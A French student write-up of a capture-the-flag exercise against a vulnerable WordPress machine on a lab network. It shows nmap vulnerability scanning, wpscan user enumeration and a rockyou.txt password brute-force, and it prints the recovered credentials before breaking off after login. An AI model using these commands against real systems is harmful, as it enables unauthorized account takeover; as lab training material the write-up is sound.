PLOUZENNEC Eliaz

# CTF : machine vulnérable avec CMS

21/02/2024

## Contenu

**Aucune entrée de table des matières n'a été trouvée.**

## Introduction :

Nous avons une machine vulnérable avec CMS, les infos que nous avons sont que elle est sous l'ip 192.168.0.29. Maintenant l'objectif est de :

- Trouver le système d'exploitation ainsi que sa version
- Avoir accès au répertoires existants sur la machine

## Etape 1 : Trouver le système d'exploitation ainsi que sa version

```
┌──(root㉿plouzennec)-[~]
└─# nmap -A -sV --script vuln 192.168.0.29
```

Avec cette commande on trouve les port vulnerables, mais aussi le système d'exploitation et sa version.

```
MAC Address: CC:47:40:BD:E2:06 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

Ici le système d'exploitation est Linux, et la version 3.2 – 4.9.

```
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
```

Et le Wordpress est sous Apache, version 2.4.18.

# Etape 2 : Avoir accès au répertoires existants sur la machine

```
┌──(root㉿plouzennec)-[~]
└─# wpscan --url http://192.168.0.29/. --enumerate u --usernames /root/Desktop/rockyou.txt
```

Avec cette commande on trouve la liste des user sur le wordpress.

```
[i] User(s) Identified:

[+] Tom FORTINEAU
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)

[+] the cold in person
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] btssio
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```


On obtient ces user.

```
┌──(root㉿plouzennec)-[~]
└─# wpscan --url http://192.168.0.29/. -U c0ldd,hugo,philip,btssio --passwords /usr/share/wordlists/rockyou.txt
```

Avec la liste des user, on peut bruteforce les mots de passe.

```
 | Username: c0ldd, Password: 9876543210
[+] Performing password attack on wp Login
[SUCCESS] - btssio / 9876543210
Trying btssio / franklin Time: 00:00:30 <
```

On obtient ces deux mots de passe, on va donc rentrer avec c0ldd dans wordpress :




On a acces à cette page.